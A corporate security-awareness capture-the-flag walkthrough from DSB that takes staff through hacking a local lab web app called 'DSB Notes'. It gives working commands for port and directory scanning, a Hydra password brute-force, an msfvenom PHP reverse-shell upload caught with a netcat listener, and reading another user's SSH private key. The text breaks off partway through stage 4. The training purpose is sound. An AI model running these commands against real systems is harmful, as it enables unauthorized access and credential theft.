DSB - Hands on hacking

Walkthrough

Introduction

Computers are a significant part of our lives. We rely on computers in almost every aspect of our lives. This increased dependency on computers has not gone unnoticed by criminals, who are increasingly moving their criminal affairs into cyberspace. The increase in cyber crime is a threat to companies and private persons. Therefore, we must familiarize ourselves with this threat and learn to distinguish between facts and fiction.

In DSB we take cybersecurity very seriously. As a supplier of critical infrastructure, DSB works structured to strengthen cybersecurity. DSB's most significant risks are disruptions to the train operations and that passenger safety is affected. DSB puts the customer in focus when we create and sell mobility products and services, and this must be done securely. We must therefore ensure that information is reliable, accessible and that it can be restored. At the same time, we must protect sensitive information, including personal data about customers and employees and confidential information about the company, so that information is only accessible to authorized persons in relevant situations and protected against cyber attacks.

This walkthrough aims to show how a real hack can be carried out and thus, to some degree, demystify the art of hacking. Knowing how a hack is carried out makes understanding what you are up against easier. It is *not* the purpose of this training session that you should learn how to hack, but rather to provide you with the experience of having seen how one can do a real hack. Therefore, do not despair if some of the content is too technical. You do not have to understand every aspect and step of the training in technical depth. Still, the hope is that once the training is completed, you will better understand how some cybercriminals operate.

The format of this awareness training is inspired by the cybersecurity discipline Capture the Flag (CTF). This CTF has been divided into several stages. In each stage, a flag is hidden, and it is up to you to find all the flags. A flag marks the completion of a stage and will look like this: $flag\{this\_is\_a\_flag\}$.

Prerequisites

Before you start, you will need some prerequisite knowledge that will be presented now.

First, a short introduction is given to the Lockheed Martin Cyber Kill Chain and MITRE ATT&CK frameworks. For each stage in the CTF, relevant references to the frameworks have been identified and provided. These are meant as pointers for additional reading for the eager student.

The Lockheed Martin Cyber Kill Chain

In general, the term *kill chain* is well-known in the military world. Generally, it describes the structure of an attack. A cyber kill chain is no different from the ordinary kill chain; one could say it has just been adapted to the cyber world. The steps of the Lockheed Martin Cyber Kill Chain are as follows. Note that an actual cyberattack will not necessarily follow the cyber kill chain linearly.

- Reconnaissance: Gather information about your target.
- Weaponization: Preparing the payload (a *payload* is the component of the attack which causes harm to the victim).
- Delivery: Delivering the payload to the victim.
- Exploitation: The delivered payload is executed on the victim's computer.
- Installation: Additional software is installed on the victim's computer.
- Command and Control (C2): The victim's computer is added to the attacker's network of hacked computers, making it easier for the attacker to control many computers at once.
- Actions on Objectives: The attacker does whatever the attacker comes to do, e.g., steals confidential data.



Figure 1: The Lockheed Martin Cyber Kill Chain.

The MITRE ATT&CK framework

MITRE describes itself as such, *"MITRE ATT&CK is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations"*. The techniques used throughout this CTF have been mapped to the MITRE techniques. The ID will look similar to this; T1046, and a simple Google search should take you to the MITRE ATT&CK website, where you can learn more about the techniques used.

Background story

The training takes place in the following scenario: You are hired as an intern in DSB IT Security. DSB IT Security provides internal penetration testing as a service to the business. It is your first day on the job, and one of your colleagues have a task for you.

Without further ado, let's get started.

CTF

Hi there, and welcome to DSB.

I have prepared a task for you. Some weeks ago, we were contacted by your innovation department Digital Labs. Digital Labs wanted us to perform a penetration test of their newly developed notes system, DSB Notes. They wanted us to see if we were able to find flaws in the system and were especially concerned about us being able to gain access to their confidential pictures.

I have already done a test and found that the system is vulnerable. I would like you to review my findings and confirm that what I found is correct. I have divided the test into six stages and hidden a "flag" in the system for each stage for you to find. Please note down all flags you find so we can confirm my findings. As I am unsure of your technical expertise, I have taken the freedom to explain the hack thoroughly. If you are confident in your technical skills, try finding all six flags without further reading.

You have been provided with a pre-configured virtual machine (Kali Linux) from which you will carry out the hack. The virtual machine provides you with all the necessary tools. It is a safe and secure environment for you to experiment. Remember that the username and password for the machine is *kali*.

> ***Explainer: Virtual Machines (VMs)***
>
> Virtual machines have many appliances, but in this case, they will be used in the following way. First, you will run a virtual Kali Linux machine. This will be your hacking environment. Kali Linux is made with many pre-installed hacking tools; it is free and what many real hackers use. Inside the virtual machine, another computer is running. This is the computer that will be the target of the hack. This training uses virtual computers because you should be able to complete it without installing and configuring multiple computers yourself. But do not worry, the hacking is the same as if the two computers were placed in different countries.

Let me present one of the most important tools for any hacker, the *terminal*. A terminal is a program that allows you to give commands to the computer like you normally do by clicking around your computer. However, a terminal is text-based, so instead of clicking on icons, you will have to enter

the command as text. Why do we use a terminal, you might ask? Because it is way faster for a computer to show text instead of pictures and complicated graphics and because many hacking tools only work in the terminal. The terminal might be intimidating initially, but do not worry. I will present you with all the commands you need. You can find and start the terminal, as shown in the picture below. Just open the folder `Cyber-Security-Roadshow` on the Desktop, right-click and choose *Open Terminal Here*. Note that if you wish to copy/paste within the terminal the shortcuts are *Ctrl + Shift + C* to copy and *Ctrl + Shift + V* to paste.



Figure 2: Open Terminal Here.

The first thing we need to do is find the targeted system's IP address. Because the system runs on Docker inside your Kali Linux machine, we can find the IP by typing in the following command:

```
ip -4 a show docker0
```



Figure 3: Get IP address.

In the picture above, we can see that the IP of the targeted system is 172.17.0.1. Note that the IP might be different for you.

Explainer: IP addresses

Computers use IP addresses to communicate with each other. Think of it as a regular address. For example, if you want to send a letter to a friend, you need to know your friend's address. Similarly, if one computer needs to talk with another, it should also know the address. An IP address is a unique sequence of numbers, four numbers ranging from 0-255 separated by a dot, e.g., the IP address of google.com is 142.250.74.78. Note that a website is just code placed on someone else's computer available to the public. Such a computer is said to host the website and is often referred to as a web server.

Let's save this IP address for further usage to make things easier for you. This is done with the command:

```
targetIP=172.17.0.1
```

Note that if you close the terminal, you will have to save the IP address again!

Let's move on to the first stage.

Stage 1: Port scan and directory enumeration

Cyber Kill Chain phases:

- Reconnaissance

MITRE ATT&CK IDs:

- T1046: Network Service Discovery
- T1595.003: Active Scanning: Wordlist Scanning

The first thing we need to do is some initial reconnaissance. An excellent start is by conducting a port scan of the IP address. A port scan will try to connect to every possible port on the target and determine which ports are open based on the target's response. Since some services often use the same ports, we might be able to deduce which services are running on the targeted computer.

Explainer: Ports

Because one can use a computer for many things simultaneously, it is not sufficient to only use IP addresses when communicating. For example, you might use your computer to browse the Internet while listening to music. For the computer to know which information is music, it needs additional information to the IP address. Meet ports. Continuing with the letter analogy, a port is similar to the name of the receiver of a letter. If you send a letter to your friend, you need the address of your friend on the envelope (the IP address) and your friend's name (the port). Otherwise, it will not be clear if the letter is meant for your friend or your friend's roommate. A port has a number ranging from 0-65535 and can only be used by one service at a time. For example, a website will often use port 80 or 443. In contrast, email often uses port 25, 26, 110, 143, 465, 993, or 995, depending on the type of email service. Roughly, a port can

be open or closed; ready to receive data or not.



Figure 4: Illustration of ports

We will use the tool Nmap (Network Mapper) to make a port scan. To do so, type in the following command. The first part, `nmap`, tells your computer to use Nmap, and `$targetIP` tells Nmap to scan the IP address you saved earlier.

```
nmap $targetIP
```

Your output should look similar to this.



Figure 5: Nmap scan.

From the output, we can see that port 80 and 22 are open. Other ports might also be open, but those are irrelevant. Now, port 80 is often used by web servers. So, the targeted computer may be hosting a website that is accessible through a browser, just like any other website. Port 22 is often used for SSH, which is short for *Secure Shell*. SSH is used for logging in to a computer remotely, but since we do not currently have any usernames or passwords, we will just note that it is open and maybe return to it later.

Instead, we will focus on the website, so open a browser; Kali Linux has Firefox installed (a shortcut is available on the Desktop). Type in the IP address of the targeted computer. If you do not remember the IP address, you can return to the terminal and type in the command:

```
echo $targetIP
```

After you have typed in the IP address (and pressed Enter), you should find that the targeted

computer hosts a website. It seems like we have found the DSB Notes system. Suppose you click a bit around the website. In that case, you will notice that it is possible to log in to the system if you already have an account, but it does not seem possible to create a new account.

Another good way of conducting reconnaissance is to look through the website's source code. Due to how the website works, you can see some of the source code that builds the website. This is true for all websites you have ever visited. You can view the source code by right-clicking anywhere on the website and choose *View Page Source*. This will open a new tab in your browser containing the source code.

Try to view the source code of the login page. Do not get intimidated if you are not familiar with website coding. As it turns out, the only interesting things here are a comment left behind by one of the developers and that the website seems to be using the programming language PHP. We can deduce the latter because the subsite is called `/login.php`. A comment is some text in the code that is only for humans, and the computer ignores it. Comments on websites typically look like this.

```
<!-- This is a comment -->
```

It is common to find interesting information in comments. In our case, we see that someone left a note saying that *b*'s password should be changed because it is too weak. This is excellent information. If we can find out who *b* is, we might be able to break through the login form.

Now it is time to try our luck with another common hacking tool used when doing reconnaissance, Gobuster. Gobuster can be used to find hidden parts of a website which is not immediately accessible through a link. Consider the following website:

`https://www.somewebsite.com`.

Gobuster will then try to find any subsite of the website, for example:

`https://www.somewebsite.com/somesubsite`

It does so by guessing common names for subsites. For Gobuster to work, you must tell which website it should attack and which words it should use. The command is as follows, where `dir` is the mode we wish to use, `-u $targetIP` tells which website to attack, and `-w/usr/share/wordlists/dirbuster/directory-list-1.0.txt` is the list of words to try:

```
gobuster dir -u $targetIP -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
```

After executing the above command, you should see an output similar to the one below after a while. Gobuster just tried 141709 subsites in total; imagine doing this yourself.



Figure 6: Gobuster.

From the output, we can see that Gobuster found two subsites; `/pictures` and `/notes`. Let's try to visit them one at a time. First, we visit pictures at `http://172.17.0.1/pictures` (note that the IP address might be different if you found another at the start). However, this subsite seems only to contain the pictures used by the website and nothing of interest. Now let's try `http://172.17.0.1/notes`. This is more interesting. After navigating to the page, you should be presented with internal notes between the developers. By reading the notes, we find that one of the students' names is Bob. It seems plausible that `bob` is the username of the mysterious *b* we were looking for. The notes page might be something they forgot to remove before launching the system. It is common to find things like these left behind that everybody has forgotten. You can find the first flag on this page.

Stage 2: Brute force

Cyber Kill Chain phases:

- Weaponization

MITRE ATT&CK IDs:

- T1110: Credential - Brute Force
- T1110.001: Password guessing

Now that you have a username (`bob`) and we know that Bob's password might be weak, it is time to hack your way through the login form. Instead of just typing in random passwords, we will use another famous hacking tool, Hydra. Hydra is a tool used for brute force. Brute forcing is when you try many different passwords until you find the correct one. This might seem slow, but a computer can try everything from a few passwords to a billion passwords per second, depending on how the

brute-forcing is done. The way we will go about it is not very fast, but it will be fast enough. The command for Hydra is a bit complicated, and it is a bit out of scope for this training to know exactly what the below means. You are encouraged to research Hydra commands on your own. For now, it is sufficient to say that we will use a list of common passwords, from which Hydra will try one at a time. Many such lists are available online; some even come pre-installed in Kali Linux. The one we will use is created from leaked passwords when the company RockYou was hacked in 2009, and the hackers stole 32 billion passwords. Many hackers keep large lists of leaked passwords, so once a password has been leaked, it should be considered unusable. The command is as follows. Note that the command should be on one line in the terminal.

```
hydra -l bob -P /usr/share/wordlists/rockyou.txt $targetIP http-post-form
↪  '/login.php:username=^USER^&password=^PASS^:F=invalid'
```

Now it might take a while for Hydra to start up and guess the password, but after a while, you should see an output similar to this:



Figure 7: Hydra.

From the output, we can see that Hydra found Bob's password, and we can now log in as `bob`. Go to the login page and log in with the password you found. You should now see Bob's notes page. If you click on *See my files*, you should be presented with Bob's files, including the second flag.

Stage 3: File upload and reverse shell

Cyber Kill Chain phases:

- Reconnaissance
- Weaponization
- Delivery
- Exploitation

MITRE ATT&CK IDs:

- T1190: Exploit Public-Facing Application
- T1059: Command and Scripting Interpreter

Even though it is a big win to have accessed Bob's files, we do not stop here. If we go back to the front page, we see that it is possible to upload new files when logged in. We previously noted the use of PHP, which might be handy now. If the website allows us to upload all kinds of files, we might be able to upload a malicious (evil) PHP file to the web server. Suppose we can upload a PHP program to the server and make the server run the program. That will be a way to access the computer *behind* the website. Let's give it a try.

First, we need to generate the file we wish to upload. When it is executed, we want the file to connect to the computer from which we are attacking. Luckily it is not necessary to know PHP programming to do so. It is time to introduce yet another hacking tool, MSFvenom. MSFvenom is a tool used to create malicious programs. MSFvenom needs to know what program we want to make, the IP address of the attacking machine, and an available port on your machine to which it will connect.

To find the IP address of your attacking machine, type the following command:

```
ip route get 8.8.8.8
```

You should see an output similar to the one below.



Figure 8: Get IP address.

Now save the IP address the same way you saved the target's IP address. Note that your IP address may be different from the one below.

```
myIP=10.0.2.15
```

Now we can generate the malicious program. The command is as follows. We tell MSFvenom that we want a PHP program that should connect to the IP address of the attacking machine on port 4444. The program is saved on your computer and is called `shell.php`. This command might take a while to complete.

```
msfvenom -p php/reverse_php LHOST=$myIP LPORT=4444 -f raw > shell.php
```

After running the above command, you should see an output like this.

Figure 9: MSFvenom.

Now, for your computer to catch the incoming connection, you must set up a *listener*. A listener is a program that listens for incoming connections. The command is as follows:

```
nc -lvnp 4444
```

After running the command, you should see an output like the one below. Note that you cannot use the terminal while the listener is active. Use *Ctrl + C* to stop the listener.



Figure 10: Netcat listener.

It is time to upload the malicious PHP program to the website. On the front page of Bob's personal page, click the *Browse* button and choose `shell.php` as in the picture below. Click *Open* and then click the *Upload file* button.



Figure 11: Upload shell.php.

Once the file has been successfully uploaded, navigate to Bob's files by clicking *See my files*. Then click the file with `shell.php` in its name. It might look like nothing happens, but try to look at the terminal. If everything went as expected, you should have received an incoming connection, and your terminal should look like the figure below. Note that the connection you have to the targeted computer is very unstable. The connection might disappear before you are ready. In that case, you must set up a listener again and click on the `shell.php` file at the website to get a new connection.



Figure 12: Reverse shell.

This might not seem like much, but you are now logged in to another computer. On this computer, the website is placed and hosted. To see which user you are logged in as, type:

```
whoami
```

This should reveal that you are logged in as a user called `www-data`. `www-data` is not a regular user. Commonly, websites are run by this user, which is not allowed to do much besides running the

website. Therefore, you will need to hack into some of the other user's accounts to gain control of the system. The ultimate account to get access to is called `root` on Linux, similar to the `Administrator` user on Windows.

Before you move on, you might want to grab the flag for this stage. The flag is located in Bob's home folder and can be read using the following command:

```
cat /home/bob/flag.txt
```

Note, this is a file that does not show on the DSB Notes system.

Stage 4: SSH access / Lateral movement

Cyber Kill Chain phases:

- Reconnaissance
- Actions on Objectives

MITRE ATT&CK IDs:

- TA0004: Privilege Escalation
- TA0008: Lateral Movement

The next step is to see if we can access another user's account. Let's start by seeing which regular users have an account on this computer. To do so, you should list the content of the `/home` folder with the command:

```
ls -la /home
```

You should see an output like the one below. From the output, you can see that two regular users exist on this computer, `alice`, and `bob`.



Figure 13: Home folders.

To list the content of Alice's home folder type the command:

```
ls -la /home/alice
```

You should see an output like this:



Figure 14: `alice`'s home folder contents.

You can see a flag in this folder, but nothing happens if you try to view it with the command below.

```
cat /home/alice/flag.txt
```

That is because the flag is owned by `alice` and `www-data` is not allowed to read it. You need to find a way to access the user `alice`. You can see that Alice has a folder called `.ssh`. Recall from the first stage that you could see from your Nmap scan that SSH was enabled and that it is used to log in remotely to computers. Try to list the content of the `.ssh` folder with the command:

```
ls -la /home/alice/.ssh
```

From the output, you can see that the `id_rsa` key has read permissions which means you will be able to see it (and steal it). If you do not know anything about permissions in Linux or SSH keys, do not worry. It is sufficient for you to know that this file called `id_rsa` works like a password for `alice` when using SSH. For some reason, she has made it readable for all users on this computer. Unfortunately, giving permission to sensitive data to too many people is a common mistake, and you will now take advantage of this.

To see the content of the `id_rsa` file type in the following command:

```
cat /home/alice/.ssh/id_rsa
```

The output should be something like this:



Figure 15: `alice`'s private SSH key

